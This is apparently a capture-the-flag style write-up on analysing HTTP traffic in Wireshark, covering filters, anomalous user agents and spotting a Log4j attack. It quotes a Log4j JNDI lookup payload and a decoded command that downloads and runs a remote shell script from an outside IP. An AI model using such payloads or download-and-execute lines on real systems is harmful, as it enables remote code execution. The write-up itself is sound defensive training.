Cleartext Protocol Analysis: HTTP Write Up

HTTP Analysis

- HTTP (Hypertext Transfer Protocol) is a cleartext-based, request-response and client-server protocol.
- Standard type of network activity for request/serve webpages.
- Attack Vectors:
  a. Phishing pages
  b. Web Attacks
  c. Data Exfiltration
  d. Command and Control traffic (C2)

HTTP analysis in a nutshell:

Notes	**Wireshark Filter**
Global search **Note:** HTTP2 is a revision of the HTTP protocol for better performance and security. It supports binary data transfer and request&response multiplexing.	• `http` • `http2`
"HTTP **Request Methods"** for grabbing the low-hanging fruits: • GET • POST • Request: Listing all requests	• `http.request.method == "GET"` • `http.request.method == "POST"` • `http.request`

"HTTP Response Status Codes" for grabbing the low-hanging fruits: • **200 OK:** Request successful. • **301 Moved Permanently:** Resource is moved to a new URL/path (permanently). • **302 Moved Temporarily:** Resource is moved to a new URL/path (temporarily). • **400 Bad Request:** Server didn't understand the request. • **401 Unauthorised:** URL needs authorisation (login, etc.). • **403 Forbidden:** No access to the requested URL. • **404 Not Found:** Server can't find the requested URL. • **405 Method Not Allowed:** Used method is not suitable or blocked. • **408 Request Timeout:** Request look longer than server wait time. • **500 Internal Server Error:** Request not completed, unexpected error. • **503 Service Unavailable:** Request not completed server or service is down.	• `http.response.code == 200` • `http.response.code == 401` • `http.response.code == 403` • `http.response.code == 404` • `http.response.code == 405` • `http.response.code == 503`
"HTTP Parameters" for grabbing the low-hanging fruits: • **User agent:** Browser and operating system identification to a web server application.	• `http.user_agent contains "nmap"` • `http.request.uri contains "admin"` • `http.request.full_uri contains "admin"`

• **Request URI:** Points the requested resource from the server. • **Full *URI:** Complete URI information. ***URI:** Uniform Resource Identifier.	
"HTTP Parameters" for grabbing the low-hanging fruits: • **Server:** Server service name. • **Host:** Hostname of the server • **Connection:** Connection status. • **Line-based text data:** Cleartext data provided by the server. • **HTML Form URL Encoded:** Web form information.	• `http.server contains "apache"` • `http.host contains "keyword"` • `http.host == "keyword"` • `http.connection == "Keep-Alive"` • `data-text-lines contains "keyword"`

User Agent Analysis

- When analyzing network traffic in Wireshark, the user-agent field is a great resource for detecting anomalies.

Notes	Wireshark Filter
Global search.	• `http.user_agent`
Research outcomes for grabbing the low-hanging fruits: • Different user agent information from the same host in a short time notice. • Non-standard and custom user agent info. • Subtle spelling differences. **("Mozilla" is not the same as "Mozlilla" or "Mozlila")**	• `(http.user_agent contains "sqlmap") or (http.user_agent contains "Nmap") or (http.user_agent contains "Wfuzz") or (http.user_agent contains "Nikto")`

• Audit tools info like Nmap, Nikto, Wfuzz and sqlmap in the user agent field. • Payload data in the user agent field.	


Log4j Analysis

Notes	Wireshark Filters
Research outcomes for grabbing the low-hanging fruits: • The attack starts with a "POST" request • There are known cleartext patterns: "**jndi:ldap**" and "**Exploit.class**".	• `http.request.method == "POST"` • `(ip contains "jndi") or ( ip contains "Exploit")` • `(frame contains "jndi") or ( frame contains "Exploit")` • `(http.user_agent contains "$") or (http.user_agent contains "==")`

1. **Investigate the user agents. What is the number of anomalous "user-agent" types?**

   - To determine the number of user agents in the traffic, we can use the filter http.user_agent <--- this will filter out the user_agents only.

   - Next, we need to manually go through the packets to determine how many user agents there are in total.


user-agent.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.user_agent
```

```
             Destination        Protocol  Length  Info
.178         10.10.47.123       HTTP         415 GET / HTTP/1.1
.178         44.228.249.3       HTTP         417 GET / HTTP/1.1
3.131        208.82.236.130     HTTP         497 GET /3kd3m13o55025W15P4acv060fa6ada6de13b0.jpg HT
3.131        208.82.236.130     HTTP         497 GET /3m13p13l05Q55Z65X0acv003770026e741226.jpg HT
3.131        209.17.73.30       HTTP         487 GET /albums/y299/Realnez/IMGP2303-1.jpg HTTP/1.1
3.131        209.17.73.30       HTTP         487 GET /albums/y299/Realnez/IMGP2304-1.jpg HTTP/1.1
.178         44.228.249.3       HTTP         480 GET /artists.php HTTP/1.1
.178         44.228.249.3       HTTP         469 GET /categories.php HTTP/1.1
.178         44.228.249.3       HTTP         480 GET /categories.php HTTP/1.1
72.132       172.16.172.129     HTTP         207 GET /dvwa/.bashrc.php HTTP/1.1
72.132       172.16.172.129     HTTP         204 GET /dvwa/.svn.php HTTP/1.1
72.132       172.16.172.129     HTTP         202 GET /dvwa/13.php HTTP/1.1
72.132       172.16.172.129     HTTP         204 GET /dvwa/2012.php HTTP/1.1
72.132       172.16.172.129     HTTP         206 GET /dvwa/_stats.php HTTP/1.1
72.132       172.16.172.129     HTTP         208 GET /dvwa/_vti_log.php HTTP/1.1
72.132       172.16.172.129     HTTP         206 GET /dvwa/append.php HTTP/1.1
```

```
▸ Frame 51: 417 bytes on wire (3336 bits), 417 bytes captur
▸ Ethernet II, Src: 02:45:a3:b1:8c:f1 (02:45:a3:b1:8c:f1),
▸ Internet Protocol Version 4, Src: 10.10.57.178, Dst: 44.2
▸ Transmission Control Protocol, Src Port: 57672, Dst Port:
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:
    Accept: text/html,application/xhtml+xml,application/xml
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/]
    [HTTP request 1/4]
    [Next request in frame: 52]
```

```
0060  76 75 6c 6e 77 65 62 2e  63 6f 6d 0d 0
0070  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 6
0080  2f 35 2e 30 20 28 58 31  31 3b 20 55 6
0090  75 3b 20 4c 69 6e 75 78  20 78 38 36 5
00a0  20 72 76 3a 31 30 30 2e  30 29 20 47 6
00b0  2f 32 30 31 30 30 31 30  31 20 46 69 7
00c0  78 2f 31 30 30 2e 30 0d  0a 41 63 63 6
00d0  20 74 65 78 74 2f 68 74  6d 6c 2c 61 7
00e0  63 61 74 69 6f 6e 2f 78  68 74 6d 6c 2
00f0  2c 61 70 70 6c 69 63 61  74 69 6f 6e 2
0100  3b 71 3d 30 2e 39 2c 69  6d 61 67 65 2
0110  66 2c 69 6d 61 67 65 2f  77 65 62 70 2
0120  3b 71 3d 30 2e 38 0d 0a  41 63 63 65 7
0130  61 6e 67 75 61 67 65 3a  20 65 6e 2d 5
0140  6e 3b 71 3d 30 2e 35 0d  0a 41 63 63 6
0150  45 6e 63 6f 64 69 6e 67  3a 20 67 7a 6
0160  64 65 66 6c 61 74 65 0d  0a 43 6f 6e 6
0170  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 6
```


```
HTTP User-Agent header (http.user_agent), 92 byte(s)    Packets: 54 · Displayed: 53 (98.1%)    Profile: Default
```

Answer: 6

1. Mozilla/5.0 (x=X11; Ubuntu; Linux)
2. Mozilla/5.0 (WIndows; U; WIndows NT 6.4; en US)
3. Wfuzz/2.4\r\n
4. Sqlmap /1,4#stable (http://sqlmap.org)\r\n
5. Mozilla/5.0 (compatible; nmap Scripting Engine)
6. ${jndi : ldap: //45.137.21.9:1389/Basic/Command}

2. **What is the packet number with a subtle spelling difference in the user agent field?**

- This requires us to comb through the packets to identify the spelling difference.


user-agent.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.user_agent
```

```
No.   Time                Source          Destination        Protocol  Le
   45 1580208517.5…   172.16.13.75    142.251.40.131     HTTP
   46 1580208517.5…   172.16.13.38    142.251.40.131     HTTP
   47 1580208517.6…   172.16.13.27    142.250.217.195    HTTP
   48 -1063551002.…   10.10.57.178    10.10.47.123       HTTP
   49 -1063551001.…   10.10.57.178    10.10.47.123       HTTP
   50 -1063550997.…   10.10.57.178    10.1 .47.123       HTTP
   51 -1063550945.…   10.10.57.178    44.228.249.3       HTTP
   52 -1063550943.…   10.10.57.178    44.228.249.3       HTTP
   53 -1063550940.…   10.10.57.178    44.228.249.3       HTTP
   54 -1063550937.…   10.10.57.178    44.228.249.3       HTTP
```

```
▸ Frame 52: 469 bytes on wire (3752 bits),
▸ Ethernet II, Src: 02:45:a3:b1:8c:f1 (02:4
▸ Internet Protocol Version 4, Src: 10.10.5
▸ Transmission Control Protocol, Src Port:
▾ Hypertext Transfer Protocol
  ▸ GET /categories.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    User-Agent: Mozlila/5.0 (X11; Ubuntu;
    Accept: text/html,application/xhtml+xm
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
```


```
0000  02 c8 85 b5 5a aa 02 45   a
0010  01 c7 ee 30 40 00 40 06   e
0020  f9 03 e1 48 00 50 d0 2c   0
0030  01 d8 a6 ff 00 00 01 01   0
0040  09 4f 47 45 54 20 2f 63   6
0050  73 2e 70 68 70 20 48 54   5
0060  48 6f 73 74 3a 20 74 65   7
0070  6c 6e 77 65 62 2e 63 6f   6
0080  41 67 65 6e 74 3a 20 4d   6
0090  2e 30 20 28 58 31 31 3b   2
00a0  20 4c 69 6e 75 78 20 78   3
00b0  76 3a 31 30 30 2e 30 29   2
```

```
User-Agent: Character string     Packets: 54 · Displayed: 53 (98.1%)     Profile: Default
```

Answer: 52

3. **Locate the "Log4j" attack starting phase. What is the packet number?**

   - Attacks from adversary usually starts with a POST
   - We could use the filter "http.request.method == POST", however that will most likely generate a lot of POST traffic
   - Instead of using the POST filter we can use a user_agent filter such as http.user_agent contains $ or http.user_agent contains "== " <--- this is filter for traffic with user agent that contains the dollar sign "$" which signals for command injections or double equal sign "==" which are typically at the end of a based64 encoded string.


http.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.user_agent contains $ or http.user_agent contains "=="
```

```
No.    Time             Source           Destination      Protocol  Length
  444 3163.829852      45.137.21.9      198.71.247.91    HTTP      4
 9994 72034.474815     161.35.155.230   198.71.247.91    HTTP      2
 9998 72034.647559     161.35.155.230   198.71.247.91    HTTP      2
11149 80077.623532     128.199.15.215   198.71.247.91    HTTP      2
16071 97934.247752     45.155.205.233   198.71.247.91    HTTP      8
30107 165861.581504    45.83.65.162     198.71.247.91    HTTP      3
30663 167974.490221    45.83.64.151     198.71.247.91    HTTP      3
31200 170337.992381    45.83.67.253     198.71.247.91    HTTP      3
39365 223307.671062    46.166.139.111   198.71.247.91    HTTP      1
```

```
▸ Frame 444: 447 bytes on wire (3576 bits),
▸ Ethernet II, Src: Cisco_be:db:66 (64:9e:f
▸ Internet Protocol Version 4, Src: 45.137.
▸ Transmission Control Protocol, Src Port:
▾ Hypertext Transfer Protocol
  ▸ POST / HTTP/1.1\r\n
    User-Agent: ${jndi:ldap://45.137.21.9:
    Host: 198.71.247.91\r\n
    Accept: text/html,application/xhtml+xm
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
```


```
0050  31 0d 0a 55 73 65 72 2d  4
0060  7b 6a 6e 64 69 3a 6c 64  6
0070  31 33 37 2e 32 31 2e 39  3
0080  73 69 63 2f 43 6f 6d 6d  6
0090  36 34 2f 64 32 64 6c 64  4
00a0  69 38 76 4e 6a 49 75 4d  6
00b0  43 34 79 4e 54 41 76 62  4
00c0  32 68 74 62 32 51 67 4b  3
00d0  32 67 37 4c 69 39 73 61  4
00e0  0d 0a 48 6f 73 74 3a 20  3
00f0  34 37 2e 39 31 0d 0a 41  6
0100  65 78 74 2f 68 74 6d 6c  2
```

HTTP User-Agent h...ent), 143 byte(s   Packets: 45881 · Displayed: 9 (0.0%)   Profile: Default

Answer: packet 444

4. **Locate the Log4j attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Defang the IP Address)**

- Since we already identified the starting point in question 3, we just must decode the base64 encoded characters.
- We can use cyberchef or copy the base64 and save it as a file and use the ubuntu terminal to decode the base64 and save the file.


ubuntu's Home
Terminal
Wireshark
exercise-pcaps
ropped text.txt
text.txt
text.txt (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
text.txt
ubuntu@ip-10-67-139-151: ~/Desktop
File Edit View Search Terminal Help
Ln 1, Col 1
INS

```
wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh
```

```
ubuntu@ip-10-67-139-151:~/Documents$ cd ..
ubuntu@ip-10-67-139-151:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
ubuntu@ip-10-67-139-151:~$ cd Desktop
ubuntu@ip-10-67-139-151:~/Desktop$ ls
'dropped text.txt'   exercise-pcaps   mate-terminal.desktop   wireshark.desktop
ubuntu@ip-10-67-139-151:~/Desktop$ base64 -d 'dropped text.txt' > text.txt
ubuntu@ip-10-67-139-151:~/Desktop$ 
```

Answer: 62[.]210[.]130[.]250